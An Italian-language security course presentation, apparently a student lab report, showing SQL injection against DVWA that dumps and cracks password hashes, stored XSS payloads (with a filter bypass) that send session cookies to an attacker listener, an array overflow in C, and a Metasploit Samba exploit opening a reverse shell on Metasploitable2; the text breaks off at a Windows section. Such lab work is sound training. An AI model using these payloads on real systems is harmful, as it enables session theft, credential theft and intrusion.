

WOLF GUARD



Temi della discussione

**Argomenti chiave trattati
in questa presentazione**

- Web Application Exploit SQLi
- Web Application Exploit XSS
- System Exploit BOF
- Exploit Metasploitable con Metasploit
- Exploit Windows con Metasploit
- BlackBoxes

Web Application Exploit SQLi

Fase preliminare

Recupero credenziali utente tramite SQL injection “low security”

Recupero credenziali utente tramite SQL injection “medium security”

Fase Preliminare:

Cambio indirizzi IP kali (macchina attaccante)

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff  
    inet 192.168.13.100/24 brd 192.168.13.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::9fec:76c0:9ee7:a4e6/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Cambio indirizzo IP Metasploitable2 (macchina target)

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:64:d9:0a brd ff:ff:ff:ff:ff:ff  
    inet 192.168.13.150/24 brd 192.168.13.255 scope global eth0  
    inet6 fe80::a00:27ff:fe64:d90a/64 scope link  
        valid_lft forever preferred_lft forever
```

Recupero credenziali utente tramite SQL injection “low security”

Effettuando l'accesso alla DVWA possiamo accedere alla sezione SQL injection e nella casella di testo inseriamo un payload progettato per manipolare la query SQL

Comando:

‘UNION SELECT user, password FROM users #

Mostra gli utenti con le relative password, crittografate in MD5.

Recuperiamo la password dell' utente “ pablo ” per visualizzarla in chiaro tramite l' hash decoder CrackStation ottenendo “ letmein ”

User ID:	<input type="text" value="issword FROM users #"/>	<input type="button" value="Submit"/>
ID:	‘ UNION SELECT user, password FROM users #	
First name:	admin	
Surname:	5f4dcc3b5aa765d61d8327deb882cf99	
ID:	‘ UNION SELECT user, password FROM users #	
First name:	gordonb	
Surname:	e99a18c428cb38d5f260853678922e03	
ID:	‘ UNION SELECT user, password FROM users #	
First name:	1337	
Surname:	8d3533d75ae2c3966d7e0d4fcc69216b	
ID:	‘ UNION SELECT user, password FROM users #	
First name:	pablo	
Surname:	0d107d09f5bbe40cade3de5c71e9e9b7	

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Recupero credenziali utente tramite SQL injection “medium security”

**Considerando che la medium security non
consente di inserire stringhe o payload, utilizziamo
il programma Burpsuite per intercettare e
modificare la richiesta al server.**

Passaggi chiave per intercettare e modificare la richiesta al server:

- **Apriamo Burpsuite**
- **Andiamo su Proxy**
- **Apriamo una nuova web page**
- **Inseriamo il link <http://127.0.0.1/DVWA>**
- **Impostiamo difficoltà medium**
- **Andiamo su SQL Injection**
- **Attiviamo l'intercettazione e diamo submit**

Otteniamo questo tipo di intercettazione, clicchiamo sul tasto destro del cursore e andiamo su Send to repeater.

Andiamo a modificare la riga 23 con il comando
UNION SELECT 1, schema_name FROM information_schema.schemata --
e premiamo su Send, ottenendo i database information_schema e dvwa

Request

Pretty Raw Hex

```
1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 87
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=c4jstbl0qqccq1le775du465vf; security=medium
21 Connection: keep-alive
22
23 id=1 UNION SELECT 1, schema_name FROM information_schema.schemata -- -
24 &Submit=Submit
```

ID: 1 UNION SELECT 1, schema_name FROM information_schema.schemata -- -\r\n

First name: admin

Surname: admin

/pre>

pre>

ID: 1 UNION SELECT 1, schema_name FROM information_schema.schemata -- -\r\n

First name: 1

Surname: information_schema

/pre>

pre>

ID: 1 UNION SELECT 1, schema_name FROM information_schema.schemata -- -\r\n

First name: 1

Surname: dvwa

Dentro il database information_schema tramite il comando UNION SELECT table_name, NULL FROM information_schema.tables --- siamo riusciti a recuperare molti dati, quelli che hanno suscitato il nostro interesse rispetto agli altri sono stati: users e guestbook.

Come ultimo passaggio digitiamo il comando UNION SELECT user, password FROM users ---

```
ID: 1 UNION SELECT user, password FROM users -- -\r\n<br />
First name: admin<br />
Surname: admin
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users -- -\r\n<br />
First name: admin<br />
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
</pre>
<pre>|
ID: 1 UNION SELECT user, password FROM users -- -\r\n<br />
First name: gordonb<br />
Surname: e99a18c428cb38d5f260853678922e03
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users -- -\r\n<br />
First name: 1337<br />
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users -- -\r\n<br />
First name: pablo<br />
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users -- -\r\n<br />
First name: smithy<br />
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Abbiamo decrittografato le password per vederle in chiaro

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Web Application Exploit XSS

Fase Preliminare

Simulazione del furto di sessione

Livelli di difficoltà: Low e Medium

Obiettivo: Inviare cookie rubati a un server web in ascolto sulla porta 4444

Andiamo a configurare gli indirizzi IP della macchina:

Kali 192.168.104.100

Metasploitable2 192.168.104.150


```
(kali㉿kali)-[~] $ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255
        ether 08:00:27:6e:13:6e txqueuelen 1000 (Ethernet)
          RX packets 58 bytes 4932 (4.8 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 10 bytes 1189 (1.1 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
      lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
          RX packets 8 bytes 480 (480.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 8 bytes 480 (480.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
metasp2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7 File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
iface eth0 inet static
  address 192.168.104.150
  netmask 255.255.255.0
  gateway 192.168.104.1
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^U Next Page ^U UnCut Text ^T To Spell
```

Accediamo alla pagina web DVWA e navighiamo nella sezione XSS Stored

Troviamo una casella di testo vulnerabile,
dove possiamo inserire uno script per
ricevere informazioni riguardanti la
macchina target.

Se nel codice sono presenti molti
caratteri, possiamo cambiare la
grandezza della casella “Name” o
“Message” dalla sezione “Ispeziona” del
browser.



Passaggi per livello “low security”

- **Avviamo un web server in ascolto dal terminale kali**
- **Inseriamo un payload che invii i cookies della sessione corrente e li manda al web server in ascolto**
- **Cliccando su “Sign Guestbook” riceviamo i cookie sul web server in ascolto**

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	xss1
Message *	<pre><script> var cookies = document.cookie; var url = 'http://192.168.104.100:4444/?cookies=' + encodeURIComponent(cookies); var xhr = new XMLHttpRequest(); xhr.open('GET', url, true); xhr.send(); </script></pre>
<input type="button" value="Sign Guestbook"/>	

```
└─(kali㉿kali)-[~]
$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.104.100 - - [17/Mar/2025 06:24:38] "GET /?cookies=security%3Dlow%3B%20PHPSESSID%3Dbef0157830d0656b85807b471f6b999b HTTP/1.1" 200 -
```

Passaggi per il livello “medium security”

Bypass del Filtro

- A livello Medium , il filtro blocca il tag `<script>`, andiamo quindi ad utilizzare un codice con il tag `<SCRIPT>`.
- Andremo ad inserire il payload nella casella name, che ha meno restrizioni.

Vulnerability: Stored Cross Site Scripting (XSS)

Name * <SCRIPT> fetch("http://192.168.104.100:4444/?cookie=" + document.cookie); </script>

Message *

xssmedium

Questa volta avviamo un server in ascolto con netcut, invece che con python, così da recuperare piu informazioni sulla sessione.

Infine utilizziamo il comando nc -lvp 4444 per metterci in ascolto e ricevere cookie, versione browser, ip, data

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 52194
GET /?cookie=security=medium;%20PHPSESSID=a89327517603e7fa6f07e86edf769f8c HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.104.150/
Origin: http://192.168.104.150
Connection: keep-alive
Priority: u=4

(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 56574
GET /?date=2025-03-18T19:21:15.463Z HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.104.150/
Origin: http://192.168.104.150
Connection: keep-alive
Priority: u=4
```

Per ricevere la data corrente abbiamo utilizzato il seguente script:

```
<SCRIPT> fetch("http://192.168.104.100:4444/?date=" + new Date().toISOString()); </script>
```

Sistem exploit BOF

Analisi preliminare

Esecuzione programma e creazione errore di segmentazione

Creazione menu di selezione

Fase preliminare

Da una prima analisi preliminare svolta leggendo il codice, sembra che il programma chieda di inserire all'interno di un vettore 10 numeri in ordine casuale e che successivamente questi valori saranno ordinati e ristampati in ordine crescente

Esecuzione programma e creazione errore di segmentazione

Dall'esecuzione del programma, le ipotesi assunte si sono verificate giuste.

```
1 #include <stdio.h>
2
3 void programmaOriginale() {
4     int vector[10], i, j, k;
5     int swap_var;
6
7     printf("Inserire 10 interi:\n");
8
9     for (i = 0; i < 10; i++) {
10        int c = i + 1;
11        printf("[%d]: ", c);
12        scanf("%d", &vector[i]);
13    }
14
15    printf("Il vettore inserito e':\n");
16    for (i = 0; i < 10; i++) {
17        int t = i + 1;
18        printf("[%d]: %d\n", t, vector[i]);
19    }
20
21    for (j = 0; j < 10 - 1; j++) {
22        for (k = 0; k < 10 - j - 1; k++) {
23            if (vector[k] > vector[k + 1]) {
24                swap_var = vector[k];
25                vector[k] = vector[k + 1];
26                vector[k + 1] = swap_var;
27            }
28        }
29    }
30
31    printf("Il vettore ordinato e':\n");
32    for (j = 0; j < 10; j++) {
33        int g = j + 1;
34        printf("[%d]: %d\n", g, vector[j]);
35    }
36 }
```

Il codice viene modificato in modo da consentire di inserire più valori di quelli richiesti, ma sempre dentro un vettore con la capacità iniziale. Inoltre in uscita stamperà 11 valori, andando ad accedere fuori dai limiti dell'array:

```
9 printf ("Inserire 10 interi:\n");
10 for ( i = 0 ; i < 12 ; i++)
11 {
12     int c= i+1;
13     printf("[%d]:", c);
14     scanf ("%d", &vector[i]);
15 }
16
17
18
19 printf ("Il vettore inserito e':\n");
20 for ( i = 0 ; i < 10 ; i++)
21 {
22     int t= i+1;
23     printf("[%d]: %d", t, vector[i]);
24     printf("\n");
25 }
26
27
28 for (j = 0 ; j < 10 - 1; j++)
29 {
30     for (k = 0 ; k < 10 - j - 1; k++)
31     {
32         if (vector[k] > vector[k+1])
33         {
34             swap_var=vector[k];
35             vector[k]=vector[k+1];
36             vector[k+1]=swap_var;
37         }
38     }
39 }
40 printf("Il vettore ordinato e':\n");
41 for (j = 0; j < 11; j++)
42 {
43     int g = j+1;
44     printf("[%d]:", g);
45     printf("%d\n", vector[j]);
46 }
47
48 return 0;
49
50
51 }
```

```
Inserire 10 interi:
[1]:1
[2]:2
[3]:3
[4]:5
[5]:6
[6]:9
[7]:5
[8]:2
[9]:8
[10]:4
[11]:5
[12]:2
Il vettore inserito e':
[1]: 1
[2]: 2
[3]: 3
[4]: 5
[5]: 6
[6]: 9
[7]: 5
[8]: 2
[9]: 8
[10]: 4
Il vettore ordinato e':
[1]: 1
[2]: 2
[3]: 2
[4]: 3
[5]: 4
[6]: 5
[7]: 5
[8]: 6
[9]: 8
[10]: 9
[11]: 5
```

Creazione menu di selezione

Programma originale

```
1 #include <stdio.h>
2
3 void programmaOriginale() {
4     int vector[10], i, j, k;
5     int swap_var;
6
7     printf("Inserire 10 interi:\n");
8
9     for (i = 0; i < 10; i++) {
10         int c = i + 1;
11         printf("[%d]: ", c);
12         scanf("%d", &vector[i]);
13     }
14
15     printf("Il vettore inserito e':\n");
16     for (i = 0; i < 10; i++) {
17         int t = i + 1;
18         printf("[%d]: %d\n", t, vector[i]);
19     }
20
21     for (j = 0; j < 10 - 1; j++) {
22         for (k = 0; k < 10 - j - 1; k++) {
23             if (vector[k] > vector[k + 1]) {
24                 swap_var = vector[k];
25                 vector[k] = vector[k + 1];
26                 vector[k + 1] = swap_var;
27             }
28         }
29     }
30
31     printf("Il vettore ordinato e':\n");
32     for (j = 0; j < 10; j++) {
33         int g = j + 1;
34         printf("[%d]: %d\n", g, vector[j]);
35     }
36 }
```

Programma modificato

```
38 void programmaConErrore() {
39     int vector[10], i, j, k;
40     int swap_var;
41
42     printf("Inserire 10 interi:\n");
43
44     for (i = 0; i < 12; i++) { // Errore: j < 12 invece di j < 10
45         int c = i + 1;
46         printf("[%d]: ", c);
47         scanf("%d", &vector[i]);
48     }
49
50     printf("Il vettore inserito e':\n");
51     for (i = 0; i < 10; i++) {
52         int t = i + 1;
53         printf("[%d]: %d\n", t, vector[i]);
54     }
55
56     for (j = 0; j < 10 - 1; j++) {
57         for (k = 0; k < 10 - j - 1; k++) {
58             if (vector[k] > vector[k + 1]) {
59                 swap_var = vector[k];
60                 vector[k] = vector[k + 1];
61                 vector[k + 1] = swap_var;
62             }
63         }
64     }
65
66     printf("Il vettore ordinato e':\n");
67     for (j = 0; j < 11; j++) { // Errore: j < 11 invece di j < 10
68         int g = j + 1;
69         printf("[%d]: %d\n", g, vector[j]); // Errore di segmentazione quando j = 10
70     }
71 }
72 }
```

Creazione menu di selezione

```
73 - int main() {  
74     int scelta;  
75  
76     printf("Scegli quale programma eseguire:\n");  
77     printf("1. Programma originale\n");  
78     printf("2. Programma con errore di segmentazione\n");  
79     printf("Inserisci la tua scelta (1 o 2): ");  
80     scanf("%d", &scelta);  
81  
82     if (scelta == 1) {  
83         programmaOriginale();  
84     } else if (scelta == 2) {  
85         programmaConErrore();  
86     } else {  
87         printf("Scelta non valida.\n");  
88     }  
89  
90     return 0;  
91 }
```

```
Scegli quale programma eseguire:  
1. Programma originale  
2. Programma con errore di segmentazione  
Inserisci la tua scelta (1 o 2): 2  
Inserire 10 interi:  
[1]:1  
[2]:2  
[3]:3  
[4]:5  
[5]:6  
[6]:9  
[7]:5  
[8]:2  
[9]:8  
[10]:4  
[11]:5  
[12]:2  
Il vettore inserito e':  
[1]: 1  
[2]: 2  
[3]: 3  
[4]: 5  
[5]: 6  
[6]: 9  
[7]: 5  
[8]: 2  
[9]: 8  
[10]: 4  
Il vettore ordinato e':  
[1]: 1  
[2]: 2  
[3]: 2  
[4]: 3  
[5]: 4  
[6]: 5  
[7]: 5  
[8]: 6  
[9]: 8  
[10]: 9  
[11]: 5
```

Exploit Metasploitable con Metasploit

Fase preliminare

NESSUS VULNERABILITY SCANNING

MSFCONSOLE

Fase Preliminare

Come primo passaggio andiamo a modificare e configurare gli indirizzi ip delle rispettive macchine.

```
(kali㉿kali)-[~/Desktop]$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255
          ether 08:00:27:6e:13:6e txqueuelen 1000 (Ethernet)
          RX packets 3801 bytes 593847 (579.9 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 4392 bytes 1338197 (1.2 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
          RX packets 61 bytes 6548 (6.3 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 61 bytes 6548 (6.3 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:8b:7e:da
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8b:7eda/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:33 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3245 (3.1 KB) TX bytes:6240 (6.0 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

Essendo che entrambe le macchine sono nella stessa rete procediamo con un test ping appurando la loro connessione.

NESSUS VULNERABILITY SCANNING

Con il comando **systemctl start nessusd** siamo andati a richiamare il programma **nessus**, subito dopo nel browser abbiamo navigato verso <https://kali:8834/>. Dopo aver effettuato il login procediamo alla scansione semplice delle vulnerabilità della macchina target inserendo il suo ip.
Ne risulta un report di 231 pg .

MSFCONSOLE

Dopo aver generato un report delle vulnerabilità della macchina target siamo andati ad aprire il tool mi metasploitable con il comando msfconsole.

Come passaggio successivo siamo andati a ricercare l' exploit corretto, come suggeriva la traccia.

```
(kali㉿kali)-[~/Desktop]
$ systemctl start nessusd
(kali㉿kali)-[~/Desktop]
$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and select the intended module, e.g. use kerberos/get_ticket or use kerberos forge silver ticket

# cowsay++  

< metasploit >  

 \  'oo'  

  (--)____\ \ *  

  
=[ metasploit v6.4.50-dev  
+ -- =[ 2496 exploits - 1283 auxiliary - 431 post ]  
+ -- =[ 1610 payloads - 49 encoders - 13 nops ]  
+ -- =[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search exploit/multi/samba  
  
Matching Modules  
  
#  Name                                     Disclosure Date  Rank    Check  Description  
-  __  
0  exploit/multi/samba/usermap_script      2007-05-14    excellent  No     Samba "username map script" Command Execution  
1  exploit/multi/samba/nttrans              2003-04-07    average   No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/nttrans  
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

Abbiamo settato correttamente l'exploit in questione impostando come RHOST l' ip della macchina target, LHOST l' ip della macchina attaccante, LPORT con la porta 5555 da dove vogliam far partire l' attacco e RPORT con la porta 445 ovvero, la porta che sfrutteremo per l' attacco.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name  Current Setting  Required  Description
---  -----  -----  -----
RHOSTS  192.168.50.150  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT   445            yes        The target port (TCP)

Payload options (cmd/unix/reverse):

Name  Current Setting  Required  Description
---  -----  -----  -----
LHOST  192.168.50.100  yes        The listen address (an interface may be specified)
LPORT   5555           yes        The listen port

Exploit target:

Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
```

Con il comando show options abbiamo appurato e confermato che tutte le modifiche sono avvenute correttamente.

Effettuando il comando RUN è partito l'attacco.

Una volta terminata la sessione con il comando ifconfig siamo andati a controllare l' indirizzo di rete della macchina vittima potendo confermare il successo dell' attacco.

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.50.100:5555
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo KfoQwcazaTCNSE7L;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "KfoQwcazaTCNSE7L\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 5 opened (192.168.50.100:5555 → 192.168.50.150:51869) at 2025-03-17 09:01:42 -0400

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:8b:7e:da
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8b:7eda/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:23349 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18092 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2494383 (2.3 MB) TX bytes:3177330 (3.0 MB)
          Base address:0xd010 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:863 errors:0 dropped:0 overruns:0 frame:0
          TX packets:863 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:364325 (355.7 KB) TX bytes:364325 (355.7 KB)
```

EXPLOIT DI WINDOWS CON METASPLOIT

Fase preliminare

Analisi con Nessus e nmap

Sessione Meterpreter e scalata dei privilegi

Iniziamo impostando i rispettivi IP alle due macchine:

IP Kali (macchina attacante): 192.168.200.100

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.200.100 netmask 255.255.255.0 broadcast 192.168.200.255
        ether 08:00:27:6e:13:6e  txqueuelen 1000 (Ethernet)
        RX packets 72 bytes 4701 (4.5 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 101 bytes 36038 (35.1 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
